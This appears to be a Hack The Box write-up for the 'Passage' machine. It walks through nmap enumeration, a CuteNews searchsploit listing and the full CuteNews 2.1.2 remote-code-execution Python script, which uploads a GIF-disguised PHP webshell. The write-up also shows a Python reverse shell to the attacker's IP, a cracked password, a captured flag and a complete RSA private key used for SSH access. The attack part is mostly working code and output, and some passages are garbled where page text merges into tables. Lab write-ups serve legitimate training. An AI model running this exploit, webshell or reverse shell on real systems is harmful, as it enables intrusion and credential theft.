


passage

```
(root@kali)-[/Documents/htb/boxes/passage]
# nmap -sC -sV -oA nmap/passage 10.10.10.206
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-16 01:08 EDT
Nmap scan report for 10.10.10.206
Host is up (0.079s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 17:eb:9e:23:ea:23:b6:b1:bc:c6:4f:db:98:d3:d4:a1 (RSA)
|   256 71:64:51:50:c3:7f:18:47:03:98:3e:5e:b8:10:19:fc (ECDSA)
|_  256 fd:56:2a:f8:d0:60:a7:f1:a0:a1:47:a4:38:d6:a8:a1 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Passage News
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



Passage News

Lorem ipsum dolor

Navigation: [Main page](#) | [Archives](#) | [RSS](#)

RSS

Implemented Fail2Ban

18 Jun 2020 By [admin](#) 0 Comments

Due to unusually large amounts of traffic, [View & Comment](#)

Phasellus tristique urna

12 Jun 2020 By [Kim Swift](#) 0 Comments

Sed felis pharetra, nec sodales diam sagittis. [View & Comment](#)

Aenean dapibus nec

06 Jun 2020 By [Kim Swift](#) 0 Comments

Urna eget vulputate. [View & Comment](#)

Nullam metus tellus

02 May 2020 By [Kim Swift](#) 0 Comments

Ornare ut fringilla id, accumsan quis turpis. [View & Comment](#)

Fusce cursus, nulla in ultricies

17 Apr 2020 By [Sid Meier](#) 0 Comments

Posuere, lectus metus ultricies neque, eu pulvinar enim nisi id tortor. [View & Comment](#)

Maecenas varius convallis

```
> 18 Jun 2020</span>
<a href="mailto:nadav@passage.htb">admin</a></span>
ni"></i> </span-->
<a href="/index.php?id=11">0 Comments</a></span>
```

Comment <i class="icon-angle-right"></i>

```
< 2020</span>
i="mailto:sid@example.com">Sid Meier</a></span>
</span-->
i="/index.php?id=3">1 Comments</a></span>
```

urna</h3>

```
i class="icon-angle-right"></i> </a>
```

```
> 12 Jun 2020</span>
<a href="mailto:kim@example.com">Kim Swift</a></span>
ni"></i> </span-->
<a href="/index.php?id=0">0 Comments</a></span>
```

```
i3>
< 2020</span>
i="mailto:paul@passage.htb">Paul Coles</a></span>
</span-->
i="/index.php?id=3">1 Comments</a></span>
```

choose the recent one

(root@kali)-[/Documents/htb/boxes/passage] # searchsploit cutenews		
Exploit Title		Path
CuteNews - 'page' Local File Inclusion		php/webapps/15208.txt
CuteNews 0.88 - 'comments.php' Remote File Inclusion	06 Jun 2020 By Kim Swift 0 Comments	php/webapps/22285.txt
CuteNews 0.88 - 'search.php' Remote File Inclusion	Urna eget vulputate. View & Comment	php/webapps/22284.txt
CuteNews 0.88 - 'shownews.php' Remote File Inclusion		php/webapps/22283.txt
CuteNews 0.88/1.3 - 'example1.php' Cross-Site Scripting		php/webapps/24238.txt
CuteNews 0.88/1.3 - 'example2.php' Cross-Site Scripting		php/webapps/24239.txt
CuteNews 0.88/1.3 - 'show_archives.php' Cross-Site Scripting		php/webapps/24240.txt
CuteNews 0.88/1.3.x - 'index.php' Cross-Site Scripting		php/webapps/24566.txt
CuteNews 1.1.1 - 'html.php' Remote Code Execution	02 May 2020 By Kim Swift 0 Comments	php/webapps/4851.txt
CuteNews 1.3 - Comment HTML Injection	Ornare ut fringilla id, accumsan quis turpis. View & Comment	php/webapps/24290.txt
CuteNews 1.3 - Debug Query Information Disclosure		php/webapps/23406.txt
CuteNews 1.3.1 - 'show_archives.php' Cross-Site Scripting		php/webapps/24372.txt
CuteNews 1.3.6 - 'result' Cross-Site Scripting		php/webapps/29217.txt
CuteNews 1.4.0 - Shell Injection / Remote Command Execution		php/webapps/1221.php
CuteNews 1.4.1 - 'categories.mdu' Remote Command Execution	17 Apr 2020 By Sid Meier 0 Comments	php/webapps/1400.pl
CuteNews 1.4.1 - 'function.php' Local File Inclusion	Posuere, lectus metus ultricies neque, eu pulvinar enim nisi id tortor. View & Comment	php/webapps/1612.php
CuteNews 1.4.1 - 'search.php' Multiple Cross-Site Scripting Vulnerabilities		php/webapps/27819.txt
CuteNews 1.4.1 - 'show_archives.php' Traversal Arbitrary File Access		php/webapps/26465.txt
CuteNews 1.4.1 - 'show_news.php' Cross-Site Scripting		php/webapps/27252.txt
CuteNews 1.4.1 - 'template' Traversal Arbitrary File Access		php/webapps/26466.txt
CuteNews 1.4.1 - Multiple Cross-Site Scripting Vulnerabilities	12 Apr 2020 By Sid Meier 1 Comments	php/webapps/27740.txt
CuteNews 1.4.1 - Shell Injection / Remote Command Execution	Nisi ut porta. View & Comment	php/webapps/1289.php
CuteNews 1.4.5 - 'rss_title' Cross-Site Scripting		php/webapps/29159.txt
CuteNews 1.4.5 - 'show_news.php' Cross-Site Scripting		php/webapps/29158.txt
CuteNews 1.4.5 - Admin Password md5 Hash Fetching		php/webapps/4779.php
CuteNews 1.4.6 - 'from_date_day' Full Path Disclosure		php/webapps/33341.txt
CuteNews 1.4.6 - 'index.php' Cross-Site Request Forgery (New User Creation)	17 Mar 2020 By Paul Coles 1 Comments	php/webapps/33344.txt
CuteNews 1.4.6 - 'index.php' Multiple Cross-Site Scripting Vulnerabilities	Posuere, lectus metus ultricies neque, eu pulvinar enim nisi id tortor. View & Comment	php/webapps/33340.txt
CuteNews 1.4.6 - 'ip ban' Authorized Cross-Site Scripting / Command Execution	via finibus. View & Comment	php/webapps/7700.php
CuteNews 1.4.6 - 'result' Cross-Site Scripting		php/webapps/33343.txt
CuteNews 1.4.6 - 'search.php' Multiple Cross-Site Scripting Vulnerabilities		php/webapps/33342.txt
CuteNews 1.4.6 editnews Module - doeditnews Action Admin Moderation Bypass	ed porta lectus	php/webapps/33345.txt
CuteNews 2.0.3 - Arbitrary File Upload		php/webapps/37474.txt
CuteNews 2.1.2 - 'avatar' Remote Code Execution (Metasploit)	17 Mar 2020 By Paul Coles 3 Comments	php/remote/46698.rb
CuteNews 2.1.2 - Arbitrary File Deletion	Vitae justo ultricies vehicula. View & Comment	php/webapps/48447.txt
CuteNews 2.1.2 - Authenticated Arbitrary File Upload		php/webapps/48458.txt
CuteNews 2.1.2 - Remote Code Execution		php/webapps/48800.py
CuteNews aj-fork - 'path' Remote File Inclusion		php/webapps/32570.txt
CuteNews aj-fork 167f - 'cutepath' Remote File Inclusion		php/webapps/2891.txt
CuteNews and UTF-8 CuteNews - Multiple Vulnerabilities		php/webapps/10002.txt
CutePHP CuteNews 1.3 - HTML Injection	03 Mar 2020 By admin 2 Comments	php/webapps/22842.txt
CutePHP CuteNews 1.3.6 - 'x-forwarded-for' Script Injection	Sit amet, consectetur adipiscing elit. View & Comment	php/webapps/25177.txt
CutePHP CuteNews 1.4.1 - 'index.php' Cross-Site Scripting		php/webapps/27356.txt
CutePHP CuteNews 1.4.1 Editnews Module - Cross-Site Scripting		php/webapps/27676.txt

Shellcodes: No Results


```

"""
print (banner)
print ("[->] Usage python3 exploit.py")
print ()
sess = requests.session()
payload = "GIF8;\n<?php system($_REQUEST['cmd']) ?>"
ip = input("Enter the URL> ")
def extract_credentials():
    global sess, ip
    url = f"{ip}/CuteNews/cdata/users/lines"
    encoded_creds = sess.get(url).text
    buff = io.StringIO(encoded_creds)
    chash = buff.readlines()
    if "Not Found" in encoded_creds:
        print ("[-] No hashes were found skipping!!!")
        return
    else:
        for line in chash:
            if "<?php die('Direct call - access denied'); ?>" not in line:
                credentials = b64decode(line)
                try:
                    sha_hash = re.search('pass";s:64:"(.*?)"', credentials.decode()).group(1)
                    print (sha_hash)
                except:
                    pass

def register():
    global sess, ip
    userpass = "".join(random.SystemRandom().choice(string.ascii_letters + string.digits ) for _ in range(10))
    postdata = {
        "action" : "register",
        "regusername" : userpass,
        "regnickname" : userpass,
        "regpassword" : userpass,
        "confirm" : userpass,
        "regemail" : f"{userpass}@hack.me"
    }
    register = sess.post(f"{ip}/CuteNews/index.php?register", data = postdata, allow_redirects = False)
    if 302 == register.status_code:
        print (f"[+] Registration successful with username: {userpass} and password: {userpass}")
    else:
        sys.exit()

```

```

def send_payload(payload):
    global ip
    token = sess.get(f"{ip}/CuteNews/index.php?mod=main&opt=personal").text
    signature_key = re.search('signature_key" value="(.*?)"', token).group(1)
    signature_dsi = re.search('signature_dsi" value="(.*?)"', token).group(1)
    logged_user = re.search('disabled="disabled" value="(.*?)"', token).group(1)
    print (f"signature_key: {signature_key}")
    print (f"signature_dsi: {signature_dsi}")
    print (f"logged in user: {logged_user}")

files = {
    "mod" : (None, "main"),
    "opt" : (None, "personal"),
    "_signature_key" : (None, f"{signature_key}"),
    "_signature_dsi" : (None, f"{signature_dsi}"),
    "editpassword" : (None, ""),
    "confirmpassword" : (None, ""),
    "editnickname" : (None, logged_user),
    "avatar_file" : (f"{logged_user}.php", payload),
    "more[site]" : (None, ""),
    "more[about]" : (None, "")
}
payload_send = sess.post(f"{ip}/CuteNews/index.php", files = files).text
print("=====\nDropping to a SHELL\n=====")
while True:
    print ()
    command = input("command > ")
    postdata = {"cmd" : command}
    output = sess.post(f"{ip}/CuteNews/uploads/avatar_{logged_user}_{logged_user}.php", data=postdata)
    if 404 == output.status_code:
        print ("sorry i can't find your webshell try running the exploit again")
        sys.exit()
    else:
        output = re.sub("GIF8;", "", output.text)
        print (output.strip())

if __name__ == "__main__":
    print ("=====\nUsers SHA-256 HASHES TRY CRACKING THEM WITH HASHCAT OR JOHN\n=====")
    extract_credentials()
    print ("=====")
    print ()
    print ("=====\nRegistering a users\n=====")
    register()
    print ()
    print ("=====\nSending Payload\n=====")
    send_payload(payload)
    print ()

```



```
(root@kali)-[/Documents/htb/boxes/passage]
# python3 48800.py
```

File Edit Formatting Tree Search View Background



```
print('Usage: python3 exploit.py <url>')
sys.exit(1)
else:
    output = re.sub('GIF8',
    print (output.strip())
```

```
if __name__ == '__main__':
```

[→] Usage python3 exploit.py

Enter the URL> http://10.10.10.206

Users SHA-256 HASHES TRY CRACKING THEM WITH HASHCAT OR JOHN

```
7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1
4bdd0a0bb47fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd
f669a6f691f98ab0562356c0cd5d5e7dcdc20a07941c86adcfc9af3085fbeca
4db1f0bfd63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc
```

Registering a users

[+] Registration successful with username: RIwUSxOopG and password: RIwUSxOopG

Sending Payload

```
signature_key: 8ccd15b1e5cc63ddd51bea7bc0626f2b-RIwUSxOopG
signature_dsi: 05aa3026283485a535dd79c9f3bcff2a
logged in user: RIwUSxOopG
```

Dropping to a SHELL

```
command > id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

© Passage News 2020

let's upgrade the shell

```
command > python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.23",1337));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
(root@kali)-[/Documents/htb/boxes/passage]
# nc -l vnp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.206.
Ncat: Connection from 10.10.10.206:51238.
/bin/sh: 0: can't access tty; job control turned off
$ wich python
/bin/sh: 1: wich: not found
$ which python
/usr/bin/python
$ python -c 'import pty;pty.spawn("/bin/bash");'
www-data@passage:/var/www/html/CuteNews/uploads$ ^Z
```

```
www-data@passage:/var/www/html/CuteNews/uploads$ cd ..
www-data@passage:/var/www/html/CuteNews$ ls -al
total 120
drwxrwxr-x  9 www-data www-data 4096 Jun 18  2020 .
drwxr-xr-x  3 www-data www-data 4096 Jun 18  2020 ..
-rw-rw-r--  1 www-data www-data 7373 Aug 20  2018 LGPL_CKeditor.txt
-rw-rw-r--  1 www-data www-data 3119 Aug 20  2018 LICENSE.txt
-rw-rw-r--  1 www-data www-data 2523 Aug 20  2018 README.md
-rwxrwxr-x  1 www-data www-data  490 Aug 20  2018 captcha.php
drwxrwxrwx 11 www-data www-data 4096 May 15 22:37 cdata
-rwxrwxr-x  1 www-data www-data  941 Aug 20  2018 cn_api.php
drwxrwxr-x  9 www-data www-data 4096 Jun 18  2020 core
drwxrwxr-x  2 www-data www-data 4096 Aug 20  2018 docs
-rwxrwxr-x  1 www-data www-data 11039 Aug 20  2018 example.php
-rwxrwxr-x  1 www-data www-data 1861 Aug 20  2018 example_fb.php
-rw-rw-r--  1 www-data www-data 1150 Aug 20  2018 favicon.ico
-rwxrwxr-x  1 www-data www-data  516 Aug 20  2018 index.php
drwxrwxr-x  9 www-data www-data 4096 Aug 20  2018 libs
drwxrwxr-x  3 www-data www-data 4096 Aug 20  2018 migrations
-rwxrwxr-x  1 www-data www-data 1189 Aug 20  2018 popup.php
-rwxrwxr-x  1 www-data www-data  357 Aug 20  2018 print.php
-rwxrwxr-x  1 www-data www-data 1593 Aug 20  2018 rss.php
-rwxrwxr-x  1 www-data www-data 8888 Aug 20  2018 search.php
-rwxrwxr-x  1 www-data www-data 1031 Aug 20  2018 show_archives.php
-rwxrwxr-x  1 www-data www-data 3370 Aug 20  2018 show_news.php
drwxrwxr-x  5 www-data www-data 4096 Aug 20  2018 skins
-rwxrwxr-x  1 www-data www-data 1275 Aug 20  2018 snippet.php
drwxrwxrwx  2 www-data www-data 4096 May 15 22:37 uploads
www-data@passage:/var/www/html/CuteNews$ cd cdata/
```

```

www-data@passage:/var/www/html/CuteNews/cdata$ ls -al
total 112
drwxrwxrwx 11 www-data www-data 4096 May 15 22:37 .
drwxrwxr-x  9 www-data www-data 4096 Jun 18 2020 ..
-rw-rw-rw-  1 www-data www-data 2132 Aug 20 2018 Default.tpl
-rw-rw-rw-  1 www-data www-data 1699 Aug 20 2018 Headlines.tpl
drwxrwxrwx  2 www-data www-data 4096 Aug 20 2018 archives
-rwxrwxrwx  1 www-data www-data  0 Aug 20 2018 auto_archive.db.php
drwxrwxrwx  2 www-data www-data 4096 Jun 18 2020 backup
drwxrwxrwx  2 www-data www-data 4096 Aug 31 2020 btree
drwxrwxrwx  2 www-data www-data 4096 Aug 20 2018 cache
-rwxrwxrwx  1 www-data www-data  0 Aug 20 2018 cat.num.php
-rwxrwxrwx  1 www-data www-data  0 Aug 20 2018 category.db.php
-rw-rw-rw-  1 www-data www-data  0 Aug 20 2018 comments.txt
-rwxr-xr-x  1 www-data www-data 32964 Jun 18 2020 conf.php
-rwxrwxrwx  1 www-data www-data 1710 Aug 20 2018 config.php
-rwxrwxrwx  1 www-data www-data  15 Aug 20 2018 confirmations.php
-rwxrwxrwx  1 www-data www-data  0 Aug 20 2018 csrf.php
-rwxrwxrwx  1 www-data www-data  0 Aug 20 2018 flood.db.php
-rw-r--r--  1 www-data www-data  26 Jun 18 2020 flood.txt
-rwxrwxrwx  1 www-data www-data  0 Aug 20 2018 idnews.db.php
-rw-rw-rw-  1 www-data www-data  0 Aug 20 2018 installed.mark
-rwxrwxrwx  1 www-data www-data  0 Aug 20 2018 ipban.db.php
drwxrwxrwx  2 www-data www-data 4096 Jun 18 2020 log
drwxrwxrwx  2 www-data www-data 4096 Aug 31 2020 news
-rw-rw-rw-  1 www-data www-data  0 Aug 20 2018 news.txt
-rw-rw-rw-  1 www-data www-data  0 Aug 20 2018 newsid.txt
drwxrwxrwx  2 www-data www-data 4096 Jun 18 2020 plugins
-rw-rw-rw-  1 www-data www-data  0 Aug 20 2018 postponed_news.txt
-rwxrwxrwx  1 www-data www-data  0 Aug 20 2018 replaces.php
-rw-rw-rw-  1 www-data www-data  564 Aug 20 2018 rss.tpl
-rwxrwxrwx  1 www-data www-data  0 Aug 20 2018 rss_config.php
drwxrwxrwx  2 www-data www-data 4096 Aug 20 2018 template
-rw-rw-rw-  1 www-data www-data  0 Aug 20 2018 unapproved_news.txt
drwxrwxrwx  2 www-data www-data 4096 May 15 22:37 users
-rwxrwxrwx  1 www-data www-data  58 Aug 20 2018 users.db.php
-rw-r--r--  1 www-data www-data  72 May 15 22:37 users.txt

```



```

www-data@passage:/var/www/html/CuteNews/cdata$ cd users
www-data@passage:/var/www/html/CuteNews/cdata/users$ ls -al
total 108
-rw-rw-rw-  1 www-data www-data  0 Aug 20 201
drwxrwxrwx  2 www-data www-data 4096 May 15 22:37 .
drwxrwxrwx 11 www-data www-data 4096 May 15 22:37 ..
-rwxr-xr-x  1 www-data www-data  133 Jun 18 2020 09.php
-rw-r--r--  1 www-data www-data  109 Aug 30 2020 0a.php
-rw-r--r--  1 www-data www-data  125 Aug 30 2020 16.php
-rwxr-xr-x  1 www-data www-data  437 Jun 18 2020 21.php
-rw-r--r--  1 www-data www-data  137 May 15 22:24 26.php
-rw-r--r--  1 www-data www-data  117 May 15 22:24 2e.php
-rw-r--r--  1 www-data www-data  109 Aug 31 2020 32.php
-rwxr-xr-x  1 www-data www-data  113 Jun 18 2020 52.php
-rwxr-xr-x  1 www-data www-data  129 Jun 18 2020 5d.php
-rwxr-xr-x  1 www-data www-data  129 Jun 18 2020 66.php
-rw-r--r--  1 www-data www-data  133 Aug 31 2020 6e.php
-rwxr-xr-x  1 www-data www-data  117 Jun 18 2020 77.php
-rwxr-xr-x  1 www-data www-data  481 Jun 18 2020 7a.php
-rwxr-xr-x  1 www-data www-data  109 Jun 18 2020 8f.php
-rwxr-xr-x  1 www-data www-data  129 Jun 18 2020 97.php
-rw-r--r--  1 www-data www-data  609 May 15 22:24 99.php
-rw-r--r--  1 www-data www-data  137 May 15 22:37 ab.php
-rwxr-xr-x  1 www-data www-data  489 Jun 18 2020 b0.php
-rw-r--r--  1 www-data www-data  117 May 15 22:37 b8.php
-rw-r--r--  1 www-data www-data 1013 May 15 22:37 c8.php
-rwxr-xr-x  1 www-data www-data   45 Jun 18 2020 d4.php
-rwxr-xr-x  1 www-data www-data   45 Jun 18 2020 d5.php
-rw-r--r--  1 www-data www-data 1213 Aug 31 2020 d6.php
-rwxr-xr-x  1 www-data www-data  113 Jun 18 2020 fc.php
-rw-r--r--  1 www-data www-data 3840 Aug 30 2020 lines
-rw-r--r--  1 www-data www-data   0 Jun 18 2020 users.txt

```


a lot of base64 encoded strings


```
www-data@passage:/var/www/html/CuteNews/cdata/users$ ls /home/
nadav  paul
```

Enter up to 20 non-salted hashes, one per line:

e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd

I'm not a robot



reCAPTCHA

[Privacy](#) · [Terms](#)

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd	sha256	atlanta1

paul:atlanta1

```
www-data@passage:/var/www/html/CuteNews/cdata/users$ su paul      Hash
Password:
paul@passage:/var/www/html/CuteNews/cdata/users$ cat /home/paul/user.txt
8e56ba4c8d331aea9e3ee240ce6eafb1
```

paul@passage:/var/www/html/CuteNews/cdata/users\$ cd /home/paul/

paul@passage:~\$ ls -al

```
total 112
drwxr-x--- 16 paul paul 4096 Feb  5 06:30 .
drwxr-xr-x  4 root root 4096 Jul 21  2020 ..
-----  1 paul paul    0 Jul 21  2020 .bash_history
-rw-r--r--  1 paul paul  220 Aug 31  2015 .bash_logout
-rw-r--r--  1 paul paul 3770 Jul 21  2020 .bashrc
drwx----- 10 paul paul 4096 Sep  1  2020 .cache
drwx----- 14 paul paul 4096 Aug 24  2020 .config
drwxr-xr-x  2 paul paul 4096 Jul 21  2020 Desktop
-rw-r--r--  1 paul paul   25 Aug 24  2020 .dmrc
drwxr-xr-x  2 paul paul 4096 Jul 21  2020 Documents
drwxr-xr-x  2 paul paul 4096 Jul 21  2020 Downloads
-rw-r--r--  1 paul paul 8980 Apr 20  2016 examples.desktop
drwx-----  2 paul paul 4096 Aug 24  2020 .gconf
drwx-----  3 paul paul 4096 Feb  5 06:58 .gnupg
-rw-----  1 paul paul 1936 Feb  5 06:30 .ICEauthority
drwx-----  3 paul paul 4096 Aug 24  2020 .local
drwxr-xr-x  2 paul paul 4096 Jul 21  2020 Music
drwxr-xr-x  2 paul paul 4096 Jul 21  2020 Pictures
-rw-r--r--  1 paul paul   655 May 16  2017 .profile
drwxr-xr-x  2 paul paul 4096 Jul 21  2020 Public
drwxr-xr-x  2 paul paul 4096 Jul 21  2020 .ssh
drwxr-xr-x  2 paul paul 4096 Jul 21  2020 Templates
-r-----  1 paul paul   33 May 15 22:12 user.txt
drwxr-xr-x  2 paul paul 4096 Jul 21  2020 Videos
-rw-----  1 paul paul   52 Feb  5 06:30 .Xauthority
-rw-----  1 paul paul 1304 Feb  5 06:58 .xsession-errors
-rw-----  1 paul paul 1180 Feb  5 04:42 .xsession-errors.old
```

paul@passage:~\$ cd .ssh/

paul@passage:~/.ssh\$ ls -al

```
total 24
drwxr-xr-x  2 paul paul 4096 Jul 21  2020 .
drwxr-x--- 16 paul paul 4096 Feb  5 06:30 ..
-rw-r--r--  1 paul paul  395 Jul 21  2020 authorized_keys
-rw-----  1 paul paul 1679 Jul 21  2020 id_rsa
-rw-r--r--  1 paul paul  395 Jul 21  2020 id_rsa.pub
-rw-r--r--  1 paul paul 1312 Jul 21  2020 known_hosts
```



```

paul@passage:~/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAs14rHBRld5fU9oL1zpIfcPgaT54Rb+QDj2oAK4M1g5PblKu/
+L+JLs7KP5QL0CINoGGhB5Q3aanfYAmA07Y0+jeUS266BqgOj6PdUOvT0GnS7M4i
Z2Lpm4QpYDyxrGy90mCg5LSN26Px948WE12N5HyFCqN1hZ6FWYk5ryiw5AJTv/kt
rWEGu8DJXkkdNaT+FRMcT1uMQ32y556fczlfQaXQjB5fJUXYKIDkLhGnUTUCAnSJ
JjBG0Xn1d2LGHMAcH0of2QeLvMT8h98hZQTUeyQA5J+2RZ63b04dzmPpCxK+hbok
sjhFoXD8m5D0YcXS/YHvW1q3knzQtdtqquPXQIDAQABaoIBAGwqMHMJdbrt67YQ
eWztv1ofs7YpizhfVypH8PxMbpv/MR5xiB3YW0DH4Tz/6TPFJVR/K11nqxbkItlG
QXdArb2EgMAQcMwM0mManR7sZ9o5xsGY+TRBeMCYrV7kmv1ns8qddMkWfKlkL0lr
lxNsimGsGYq10ewXETFSSF/xeOK15hp5rzwZwrMI9No4FFrX6P0r7rd0axswSFAh
zWd1GhYk+Z3qYUhCE0AxHxpM0DLNVFrIwc0DnM5jog06JDxHkzXaDUj/A0jnjMMz
R0AyP/AEw7HmvrSoFRx6k/NtzaePzIa2CuGDkz/G60EhNVd2S8/enlxf51MIO/k
7u1gB70CgYEA1zLGA35J1HW7IcgOK7m2HGMdueM4BX8z8GrPIk6MLZ6w9X6yoBio
GS3B3ng0KyHVGFeQrpwT1a/cxdEi8yetXj9FJd7yg2kIeuDPP+gmHZhVHGcwE6C4
IuVrqUgz4FzyH1ZFg37embvutkIBv3FVyF7RRqFX/6y6X1Vbt7kXsMCgYEA1WBE
LuhRFMDaEIdfA16CotRuwwpQS/WeZ8Q5loOj9+hm7wYCTGpbdS9urDHAMZUHysSR
AHRFxITr4Sbi51BHUsnwHzJZ0o6tRFMXacN93g3Y2bT9yZ2zj9kwGM25ySizEWH0
VvPKeRYMlGnXqBvJoRE43wdQaPGYgW2bj6Ylt18CgYBRzSsYCNlnuZj4rmM0m9Nt
1v9lucmBzWig6vjxwYnnjXsw1qJv20+NIqefOWOpYaLvLdoBhbLEd6UkT0tMirj0
Knj0fIETESn2a56D50sYNN+lfFP6Ig3ctfjG0Htnve0LnG+wHHnhVl7XSSAA9cP1
9pT2lD4vIil2M6w5EKQeoQKBgQCMMs16GLE1tqVRWPEH8LBbNsN0KbGqxz8GpTrF
d8dj23L0uJ9MVdmz/K920udHzsko5ND1gHBa+I9YB8ns/KVwcZjv9pBoNdEI5KOs
nYN1RJnoKfDa6WCTMrxUf9ADqVdHI5p9C4BM4Tzwwz6suV1ZFEz01ipyWd0/rvoY
f62mdwKBgQCCvj96lWy41Uofc8y65CJi126M+90ElbhskRiWLB30IDb51mbSYgyM
Uxu7T8HY2CcWiKGe+TEX6mw9VFxa0yiBm8ReSC7Sk21GASy8KgtfZy7pZGvazDs
OR3ygpKs09yu7svQi8j2qwc7FL6DER74yws+f538hI7SHBv9fYPVyw=
-----END RSA PRIVATE KEY-----

```

```

(root@kali)-[/Documents/htb/boxes/passage]
# vi paul.key

(root@kali)-[/Documents/htb/boxes/passage]
# chmod 0600 paul.key

(root@kali)-[/Documents/htb/boxes/passage]
# ssh -i paul.key paul@10.10.10.206
The authenticity of host '10.10.10.206 (10.10.10.206)' can't be established.
ECDSA key fingerprint is SHA256:oRyj2rNWOCrVh9SCgFGamjppmxqJULGgvI4JSVG75xg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.10.206' (ECDSA) to the list of known hosts.
paul@passage:~$ id
uid=1001(paul) gid=1001(paul) groups=1001(paul)

```

this key also work for nadav

```

(root@kali)-[/Documents/htb/boxes/passage]
# ssh -i paul.key nadav@10.10.10.206
Last login: Mon Aug 31 15:07:54 2020 from 127.0.0.1
nadav@passage:~$ id
uid=1000(nadav) gid=1000(nadav) groups=1000(nadav),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)

```


nadav@passage:~\$ ls -al

total 120

drwxr-x---	17	nadav	nadav	4096	May 15 22:12	.
drwxr-xr-x	4	root	root	4096	Jul 21 2020	..
-----	1	nadav	nadav	0	Jul 21 2020	.bash_history
-rw-r--r--	1	nadav	nadav	220	Jun 18 2020	.bash_logout
-rw-r--r--	1	nadav	nadav	3822	Jul 21 2020	.bashrc
drwx-----	12	nadav	nadav	4096	Jul 21 2020	.cache
drwx-----	14	nadav	nadav	4096	Jun 18 2020	.config
drwxr-xr-x	2	nadav	nadav	4096	Jun 18 2020	Desktop
-rw-r--r--	1	nadav	nadav	25	Jun 18 2020	.dmrc
drwxr-xr-x	2	nadav	nadav	4096	Jun 18 2020	Documents
drwxr-xr-x	2	nadav	nadav	4096	Jun 18 2020	Downloads
-rw-r--r--	1	nadav	nadav	8980	Jun 18 2020	examples.desktop
drwx-----	2	nadav	nadav	4096	Jun 18 2020	.gconf
drwx-----	3	nadav	nadav	4096	May 15 22:12	.gnupg
-rw-----	1	nadav	nadav	4176	May 15 22:12	.ICEauthority
drwx-----	3	nadav	nadav	4096	Jun 18 2020	.local
drwxr-xr-x	2	nadav	nadav	4096	Jun 18 2020	Music
drwxr-xr-x	2	nadav	nadav	4096	Aug 31 2020	.nano
drwxr-xr-x	2	nadav	nadav	4096	Jun 18 2020	Pictures
-rw-r--r--	1	nadav	nadav	655	Jun 18 2020	.profile
drwxr-xr-x	2	nadav	nadav	4096	Jun 18 2020	Public
drwx-----	2	nadav	nadav	4096	Jul 21 2020	.ssh
-rw-r--r--	1	nadav	nadav	0	Jun 18 2020	.sudo_as_admin_successful
drwxr-xr-x	2	nadav	nadav	4096	Jun 18 2020	Templates
drwxr-xr-x	2	nadav	nadav	4096	Jun 18 2020	Videos
-rw-----	1	nadav	nadav	1402	Jul 21 2020	.viminfo
-rw-----	1	nadav	nadav	103	May 15 22:12	.Xauthority
-rw-----	1	nadav	nadav	82	May 15 22:12	.xsession-errors
-rw-----	1	nadav	nadav	1404	Feb 5 06:58	.xsession-errors.old

```

nadav@passage:~$ cat .viminfo
# This viminfo file was generated by Vim 7.4.
# You may edit it if you're careful!

# Value of 'encoding' when this file was written
*encoding=utf-8

# hlsearch on (H) or off (h):
~h
# Last Substitute Search Pattern:
~MSle0~&AdminIdentities=unix-group:root

# Last Substitute String:
$AdminIdentities=unix-group:sudo

# Command Line History (newest to oldest):
:wq
:%s/AdminIdentities=unix-group:root/AdminIdentities=unix-group:sudo/g

# Search String History (newest to oldest):
? AdminIdentities=unix-group:root

# Expression History (newest to oldest):

# Input Line History (newest to oldest):

# Input Line History (newest to oldest):
> /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf

# Registers:
" 2 0
. 2 0
+ 2 0

# File marks:
'0 12 7 /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
'1 2 0 /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf

# Jumplist (newest first):
- ' 12 7 /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
- ' 1 0 /etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
- ' 2 0 /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
- ' 1 0 /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
- ' 2 0 /etc/polkit-1/localauthority.conf.d/51-ubuntu-admin.conf
